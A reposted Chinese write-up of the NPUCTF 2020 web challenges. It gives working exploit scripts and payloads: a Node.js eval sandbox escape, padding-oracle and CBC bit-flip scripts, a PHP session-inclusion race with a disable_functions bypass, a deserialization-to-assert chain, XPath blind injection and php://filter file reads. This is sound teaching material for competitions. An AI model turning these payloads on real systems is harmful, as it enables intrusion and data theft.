piu.tw login.php,2020NPUCTF公开赛 WEB部分Writeup

转载

德尔巴 于 2021-03-19 01:54:12 发布 838 收藏
文章标签： piu.tw login.php
原文来自SecIN社区—作者：gtfly

这两天没事打了一下西工大的校赛，以下是部分WEB题目的write up

查源码

右键不能用，直接在URL前面加上view-source:即可

验证马

考察点：node.js数组特性、利用链构造、bypass

题目：

```
const express = require('express');
const bodyParser = require('body-parser');
const cookieSession = require('cookie-session');
const fs = require('fs');
const crypto = require('crypto');
const keys = require('./key.js').keys;
function md5(s) {
return crypto.createHash('md5')
.update(s)
.digest('hex');
}
function saferEval(str) {
if (str.replace(/(?:Math(?:\.\w+)?)|[()+\-*/&|^%<>=,?:]|(?:\d+\.?\d*(?:e\d+)?)| /g, '')) {
return null;
}
return eval(str);
} // 2020.4/WORKER1 淦，上次的库太垃圾，我自己写了一个
const template = fs.readFileSync('./index.html').toString();
function render(results) {
```

```
return template.replace('{{results}}', results.join('
'));

}

const app = express();

app.use(bodyParser.urlencoded({ extended: false }));

app.use(bodyParser.json());

app.use(cookieSession({

name: 'PHPSESSION', // 2020.3/WORKER2 嘿嘿，给爪8

keys

}));

Object.freeze(Object);

Object.freeze(Math);

app.post('/', function (req, res) {

let result = '';

const results = req.session.results || [];

const { e, first, second } = req.body;

if (first && second && first.length === second.length && first!==second && md5(first+keys[0]) ===
md5(second+keys[0])) {

if (req.body.e) {

try {

result = saferEval(req.body.e) || 'Wrong Wrong Wrong!!!';

} catch (e) {

console.log(e);

result = 'Wrong Wrong Wrong!!!';

}

results.unshift(`${req.body.e}=${result}`);

}

} else {

results.unshift('Not verified!');

}

if (results.length > 13) {

results.pop();
```

```
}

req.session.results = results;

res.send(render(req.session.results));

});

// 2019.10/WORKER1 老板娘说她要看到我们的源代码，用行数计算KPI

app.get('/source', function (req, res) {

res.set('Content-Type', 'text/javascript;charset=utf-8');

res.send(fs.readFileSync('./index.js'));

});

app.get('/', function (req, res) {

res.set('Content-Type', 'text/html;charset=utf-8');

req.session.admin = req.session.admin || 0;

res.send(render(req.session.results = req.session.results || []))

});

app.listen(80, '0.0.0.0', () => {

console.log('Start listening')

});
```

拿到题后，发现这是根据前一阵子的ångstromCTF改的一道题，可参考文章：

https://www.sigflag.at/blog/2020/writeup-angstromctf2020-caasio/

首先是一层判断：

```
if (first && second && first.length === second.length && first!==second && md5(first+keys[0]) === md5(second+keys[0])) {
```

即传的值first的长度等于second的长度，但值不能相同，而且first+key的md5要等于second+key的md5，这里便考察了js的数组特性，当数组和字符串相加时，如果有多个值，会将数组先转换为以,拼接的字符串；如果只有一个元素，那么会直接转换为字符：

```
> ['a','b'] + 'c'
< "a,bc"
> 1 + 'c'
< "1c"
> [1] + 'c'
< "1c"
>
```

或者传递两个相同的数组，因为他们进行比较时，这两个数组的地址不一样，也会被认为不一样：

```
> [0] !== [0]
< true
> |
```

之后将我们传入的参数e进行检测，计算器正则表达式if (str.replace(/(?:Math(?:\.\w+)?)|[()+\-*/&|^%<>=,?:]|(?:\d+\.?\d*(?:e\d+)?)| /g, ''))仅允许我们对输入的数字(例如1、1.1)、常用数学符号()+\-*/&|^%<>=,、Math.xxx格式的字符串的调用

我们可以使用Math.fromCharCode函数来将数字转为想要的字符串；然后通过global变量拿到exec函数，这一点有点类似python沙箱逃逸；之后便可执行任意命令；

构造payload：

>>> encode = lambda code: list(map(ord,code))

>>> decode = lambda code: "".join(map(chr,code))

>>> encode("return global.process.mainModule.constructor._load('child_process').execSync('cat /flag').toString()")

将这个json数据发包即可拿到flag：

{"e":"(Math=>(Math=Math.constructor,Math.x=Math.constructor(Math.fromCharCode(114, 101, 116, 117, 114, 110, 32, 103, 108, 111, 98, 97, 108, 46, 112, 114, 111, 99, 101, 115, 115, 46, 109, 97, 105, 110, 77, 111, 100, 117, 108, 101, 46, 99, 111, 110, 115, 116, 114, 117, 99, 116, 111, 114, 46, 95, 108, 111, 97, 100, 40, 39, 99, 104, 105, 108, 100, 95, 112, 114, 111, 99, 101, 115, 115, 39, 41, 46, 101, 120, 101, 99, 83, 121, 110, 99, 40, 39, 99, 97, 116, 32, 47, 102, 108, 97, 103, 39, 41, 46, 116, 111, 83, 116, 114, 105, 110, 103, 40, 41))()))(Math+1)", "first":[0],"second":[0]}

web狗

考察点：Padding Oracle Attack、CBC加解密

第一层题目：

error_reporting(0);

include('config.php'); # $key,********$file1*********

define("METHOD", "aes-128-cbc"); //定义加密方式

define("SECRET_KEY", $key); //定义密钥

define("IV","6666666666666666"); //定义初始向量 16个6

define("BR",'
');

if(!isset($_GET['source']))header('location:./index.php?source=1');

#var_dump($GLOBALS); //听说你想看这个？

function aes_encrypt($iv,$data)

```
{
echo "--------encrypt---------".BR;
echo 'IV:'.$iv.BR;
return base64_encode(openssl_encrypt($data, METHOD, SECRET_KEY, OPENSSL_RAW_DATA, $iv)).BR;
}
function aes_decrypt($iv,$data)
{
return openssl_decrypt(base64_decode($data),METHOD,SECRET_KEY,OPENSSL_RAW_DATA,$iv) or die('False'); #不返回密文，解密成功返回1，解密失败返回False
}
if($_GET['method']=='encrypt')
{
$iv = IV;
$data = $file1;
echo aes_encrypt($iv,$data);
} else if($_GET['method']=="decrypt")
{
$iv = @$_POST['iv'];
$data = @$_POST['data'];
echo aes_decrypt($iv,$data);
}
echo "我摊牌了，就是懒得写前端".BR;
if($_GET['source']==1)highlight_file(__FILE__);
?>
```

加密时，IV已知，SECRET_KEY未知；解密时，IV和密文可控，解密成功返回1，失败返回FALSE

Padding Oracle攻击；直接看飘零大哥的文章：

https://skysec.top/2017/12/13/padding-oracle%E5%92%8Ccbc%E7%BF%BB%E8%BD%AC%E6%94%BB%E5%87%BB/#Padding-Oracle-Attack%E6%94%BB%E5%87%BB%E8%BF%87%E7%A8%8B

即我们可以通过构造IV值，利用服务器的返回值判断我们提交的内容能不能正常解密，从而知道解密出的明文的填充位符不符合填充标准；如果符合了，那么可由此得出经过秘钥解密后的值，从而推出正确的明文

CBC解密是，对于每一块消息，先解密消息的最后一个字节，然后解密倒数第二个字节，依次类推

假设8位一组，构造IV每一位都是\x00，Middle为经过秘钥解密后的值，那么对于倒数第一位，下面两个等式成立的情况下都是可以正常解密的：

Middle[8] ^ 初始IV[8] = plain[8]

Middle[8] ^ 构造IV[8] = 0x01

从而可推出：

plain[8] = 0x01 ^ 构造IV[8] ^ 初始IV[8]

对于第七位也就是倒数第二位，需要更新构造IV的最后一个字节的值：

IV[8] = Middle[8] ^ 0x02

爆破出所有Middle值后，和初始IV异或便可得到明文：

plain[8] = Middle[8] ^ 初始IV[8]

exp.py：

```
import requests

secret = 'ly7auKVQCZWum/W/4osuPA=='

Middle = []

padding = ''

for x in range(1,17): # iv位

for y in range(0,256): # iv值

if y == 255: # 排错

exit()

IV = chr(0) * (16-x) + chr(y) + padding

url = 'http://webdog.popscat.top/index.php?source=0&method=decrypt'

data = {

'iv': IV,

'data': secret

}

res = requests.post(url, data=data)

res.encoding = res.apparent_encoding

if '1' in res.text: # iv值正确

padding = '' # 清空padding

Middle.append(y^x) # 添加Middle, Middle[x] == 构造IV[x] ^ 0xN == y ^ x

print(Middle)
```

```
for z in Middle:
padding = chr((x+1)^z) + padding # 重新计算padding生成新IV
break
a = ''
for i in Middle:
a += chr(i^ord('6')) # 注意是字符6，开始被这点坑着了...
print(a[::-1])
```

得到路径FlagIsHere.php，访问后进入下一关：

```
#error_reporting(0);
include('config.php'); //**************$file2********last step!!
define("METHOD", "aes-128-cbc");
define("SECRET_KEY", "6666666");
session_start();
function get_iv(){ //鏊熠垚闐忔满鎵濆□鍚戰嘶IV
$random_iv='';
for($i=0;$i<16;$i++){
$random_iv.=chr(rand(1,255));
}
return $random_iv;
}
$lalala = 'piapiapiapia';
if(!isset($_SESSION['Identity'])){
$_SESSION['iv'] = get_iv();
$_SESSION['Identity'] = base64_encode(openssl_encrypt($lalala, METHOD, SECRET_KEY,
OPENSSL_RAW_DATA, $_SESSION['iv']));
}
echo base64_encode($_SESSION['iv'])."
";
if(isset($_POST['iv'])){
$tmp_id = openssl_decrypt(base64_decode($_SESSION['Identity']), METHOD, SECRET_KEY,
OPENSSL_RAW_DATA, base64_decode($_POST['iv']));
echo $tmp_id."
";
```

```
if($tmp_id ==='weber')die($file2);

}

highlight_file(__FILE__);

?>
```

即已知SECRET_KEY，明文和密文；可控参数为IV，需要使解密后的值等于weber

一开始是这么想的，设解密后的中间值为Middle，那么：

由：

IV[1] ^ Middle[1] = plain[1]

//即 Middle[1] = IV[1] ^ plain[1]

且我们想要：

构造IV[1] ^ Middle[1] = 目标plain[1]

那么：

构造IV[1] = IV[1] ^ plain[1] ^ 目标plain[1]

但但但但但是，初始明文长度为12，目标明文长度为5，如果翻转的话，字节翻转后的长度还是12，长度对应不上了…


后来一想，由密文和IV异或会得到解密后的Middle值，我们拿这个Middle值去和目标明文异或，便可得到需要构造的IV；exp1.py：

```
import base64

lalala = "piapiapiapia\x04\x04\x04\x04"; # 手动填充

IV = base64.b64decode('ludqzE2tdLMamTxuqFGENA==')

plain = 'weber\x0b\x0b\x0b\x0b\x0b\x0b\x0b\x0b\x0b\x0b\x0b\x0b' # 手动填充

new_iv = bytearray(16)

for i in range(16):

new_iv[i] = ord(lalala[i]) ^ IV[i] ^ ord(plain[i])

print(new_iv)

print(base64.b64encode(new_iv))
```

第三关给了个HelloWorld.class文件，用java HelloWorld运行：

众所周知，你是一名WEB选手，掌握javaweb也是一项必备技能，那么逆向个java应该不过分吧？

拖进IDA打开，发现一堆ASCII码，转为字符后得到FLAG



超简单的PHP！！！超简单！！！

考察点：文件包含RCE、绕过disable_functions

首先，有个很明显的文件包含

尝试用php://filter读取/flag，未果，那么读取源码：

?action=php://filter/read=convert.base64-encode/resource=index.bak.php

得到：

session_start();

if(isset($_GET['action'])){

include $_GET['action'];


exit();

} else {


header("location:./index.bak.php?action=message.php");

}

可以看到这里未对include的文件名进行过滤，可以想到使用session包含或者上传临时文件进行包含；题目给了phpinfo：



auto_globals_jit	On	On
auto_prepend_file	no value	no value
browscap	no value	no value
default_charset	UTF-8	UTF-8
default_mimetype	text/html	text/html
disable_classes	no value	no value
disable_functions	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,system,exec,shell_exec,popen,proc_open,passthru,symlink,link,syslog,imap_open,ld,mail,scadnir,readfile,show_source,fpassthru,readdir	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,system,exec,shell_exec,popen,proc_open,passthru,symlink,link,syslog,imap_open,ld,mail,scadnir,readfile,show_source,fpassthru,readdir
display_errors	Off	Off
display_startup_errors	Off	Off
doc_root	no value	no value
docref_ext	no value	no value



session.cookie_domain	no value	no value
session.cookie_httponly	Off	Off
session.cookie_lifetime	0	0
session.cookie_path	/	/
session.cookie_secure	Off	Off
session.entropy_file	/dev/urandom	/dev/urandom
session.entropy_length	32	32
session.gc_divisor	1000	1000
session.gc_maxlifetime	1440	1440
session.gc_probability	1	1
session.hash_bits_per_character	5	5
session.hash_function	0	0
session.lazy_write	On	On
session.name	PHPSESSID	PHPSESSID
session.referer_check	no value	no value
session.save_handler	files	files
session.save_path	no value	no value
session.serialize_handler	php	php
session.upload_progress.cleanup	On	On
session.upload_progress.enabled	On	On
session.upload_progress.freq	1%	1%
session.upload_progress.min_freq	1	1
session.upload_progress.name	PHP_SESSION_UPLOAD_PROGRESS	PHP_SESSION_UPLOAD_PROGRESS
session.upload_progress.prefix	upload_progress_	upload_progress_
session.use_cookies	On	On
session.use_only_cookies	On	On

看到session存储路径这一配置是没有值的，即采用了默认值，那么默认值一般是这些路径：

/tmp/

/var/lib/php/sessions/

...

使用脚本尝试发现正确路径为/tmp，然后开始使用var_dump(scandir('/'));(这里disable functions配置写错了，因此可以使用scandir)查看根目录路径，发现了flag文件但是无法读取，那么说明对权限做了限制，那么就要执行系统函数

对于disable_functions，网上有个利用php内核方面的exp，可以拿来直接bypass，项目地址：

https://github.com/mm0r1/exploits

这里直接将上面这个exp写到了/tmp目录下，写入后使用include来包含执行，这里为了方便将exp进行base64编码了两次；

脚本如下：

```
import requests

import threading

url='http://ha1cyon-ctf.fun:30124/index.bak.php'

r=requests.session()

headers={

"Cookie":'PHPSESSID=123456'

}

def POST():

while True:

files={

"upload":" #上传无效的空文件

}

'''

data={

"PHP_SESSION_UPLOAD_PROGRESS": \'"<?php echo
'asdf';var_dump(scandir('/tmp/'));file_put_contents('/tmp/b.php',
base64_decode(base64_decode('UEQ5d2FlQUtDaU1nVUVoUUlEY3VNQzAzTGpRZ1pHbHpZV0pzWlY5bWR
?>\"'

}

'''

data={

"PHP_SESSION_UPLOAD_PROGRESS": '"<?php echo 'asdf'; include('/tmp/b.php'); ?>"'

}

r.post(url,files=files,headers=headers,data=data)

def READ():
```

```
while True:
event.wait()
t=r.get("http://ha1cyon-ctf.fun:30124/index.bak.php?action=/tmp/sess_123456", headers=headers)
if 'asdf' not in t.text:
print('[+]retry')
else:
print(t.text)
print('over')
event.clear()
event=threading.Event()
event.set()
threading.Thread(target=POST,args=()).start()
threading.Thread(target=READ,args=()).start()
threading.Thread(target=READ,args=()).start()
threading.Thread(target=READ,args=()).start()
```

RealEzPHP

考察点：反序列化、PHP特性、绕过disable_functions

题目：

```
#error_reporting(0);
class HelloPhp
{
public $a;
public $b;
public function __construct(){
$this->a = "Y-m-d h:i:s";
$this->b = "date";
}
public function __destruct(){
$a = $this->a;
$b = $this->b;
echo $b($a);
```

```
}

}

$c = new HelloPhp;

if(isset($_GET['source']))

{

highlight_file(__FILE__);

die(0);

}

@$ppp = unserialize($_GET["data"]);
```

2020-04-20 02:06:48

简单的反序列化，接收两个参数，并动态调用类中的$b函数；在响应头中发现php7.0，那么可用assert执行任意代码，然后和上面思路一样，将bypass disable_functions的exp写到文件内然后包含执行；构造payload：

```
class HelloPhp

{

public $a;

public $b;

}

$a = new HelloPhp();

#$a->a = 'highlight_file("/tmp/a.php")';

$a->a = 'include("/tmp/a.php")';

#$a->a = 'file_put_contents("/tmp/a.php", base64_decode(base64_decode($_POST["t"])))';

$a->b = "assert";

echo urlencode(serialize($a));
```

之后在当前进程环境变量中找到flag：

ezlogin

考察点：CSRF-Token绕过、XPATH盲注

以前做的注入题大多都是SQL的，然后这次想了想出了一道简单的XPATH注入题，许多师傅可能抓包看到了提交格式为XML(也算种提示)，然后进行了XXE的测试，但这道题目进行了token验证，因此是行不通的；然后在登录的时候做了限制，开始想着用验证码的，不过怕被打…改成了token验证，验证流程为：每次访问的时候会将随机生成的token写入到session中，然后将token传到html页面的隐藏表单中，下一次请求时将表单token值与session存储的值进行对比，而且session失效时间设置为15s。因此只能在15s内登录1次，不能重放

那么通过写脚本构造随机的sessid，然后请求拿到对应的token，再使用这个sessid和token进行请求，便可进行正常测试

XPath是XML的路径语言，使用路径表达式来选取XML文档中的节点或者节点集，本道题目的XML内容为：

1

guest

e10adc3949ba59abbe56e057f20f883e

2

adm1n

cf7414b5bdb2e65ee43083f4ddbc4d9f

如果是随便输入的用户名，会显示用户名或密码错误；如果在username处输入：

1' or 1 or '

密码随便输入，会显示：

非法操作

一般注入语句为：

拿到一级标签内容

1' or substring(name(/*[position()=1]),{},1)='{}' or '1'='1

获得username标签中的内容

1' or substring(/root/accounts/user[2]/username/text(),{},1)='{}' or '1'='1

贴一下exp，写的比较烂师傅们看看就好：

```
import requests
import string
import re
import random
url = 'http://127.0.0.1:10000/login.php'
dic = string.ascii_letters + string.digits
# 获取token和SESSID
def get_token():
headers = {
```

```
"Cookie":"PHPSESSID=" + str(random.randint(1,9999999999))

}

req = requests.get(url, headers=headers)

token = re.findall('"token" value="(.*?)"', req.text)[0]

return token, headers

def get_value(*params, position=1):

text = ''

# 获取各节点值

if len(params) == 0:

data = "1' or substring(name(/*[position()=" + str(position) + "]),{},1)='{}' or '1'='11{}"

elif len(params) == 1:

data = "1' or substring(name(/" + params[0] + "/*[position()= " + str(position) + "]),{},1)='{}' or '1'='11{}"

elif len(params) == 2:

data = "1' or substring(name(/" + params[0] + "/" + params[1] + "/*[position()= " + str(position) + "]),{},1)='{}' or '1'='11{}"

elif len(params) == 3:

data = "1' or substring(name(/" + params[0] + "/" + params[1] + "/" + params[2] + "/*[position()= " + str(position) + "]),{},1)='{}' or '1'='11{}"

elif len(params) == 4:

data = "1' or substring(name(/" + params[0] + "/" + params[1] + "/" + params[2] + "/" + params[3] + "/*[position()=" + str(position) + "],{},1))='{}' or '1'='11{}"

# 获取用户名和密码

elif len(params) == 5:

#data = "1' or substring(/root/accounts/user[2]/username/text(),{},1)='{}' or '1'='11{}"

data = "1' or substring(/root/accounts/user[2]/password/text(),{},1)='{}' or '1'='11{}"

for i in range(1,40):

for j in dic:

token, headers = get_token()

headers["Content-Type"] = "application/xml"

payload = data.format(i, j, token)

res = requests.post(url, headers=headers,data=payload).text

if '非法操作' in res:
```

```
text += j

print(text)

break

return text

v1 = get_value()

print(v1)

v2 = get_value(v1)

print(v2)

v3 = get_value(v1, v2)

print(v3)

v4 = get_value(v1, v2, v3)

print(v4)

v4_1 = get_value(v1, v2, v3, position=2)

print(v4_1)

v4_2 = get_value(v1, v2, v3, position=3)

print(v4_2)

v5 = get_value(1,2,3,4,5)

print(v5)
```

拿到用户名和密码后，只需将密码md5解密后即可登录，登录后查看页面源码，发现提示

看到?file=welcome，尝试去访问/welcome，发现可以请求到这个文件，那么这里便可能存在文件包含；然后返回内容中不能出现flag，还对参数进行了检测，不能出现php、base、read关键字，但没有检测大小写；这里直接给出最后的payload：

Php://filter/string.rot13/resource=/flag


ezinclude

考察点：hash扩展攻击、文件包含

在response header中发现Cookie字段：

Hash=fa25e54758d5d5c1927781a6ede89f8a

尝试提交/?name=gtfly，神奇的是在header中返回了对应的hash，将密码替换上给出地址flflflflag.php，访问后发现跳转，那么抓包查看：




又是文件包含…和上面做法一样即可

用hash扩展攻击的做法

这里用了一个工具：

https://github.com/JoyChou93/md5-extension-attack

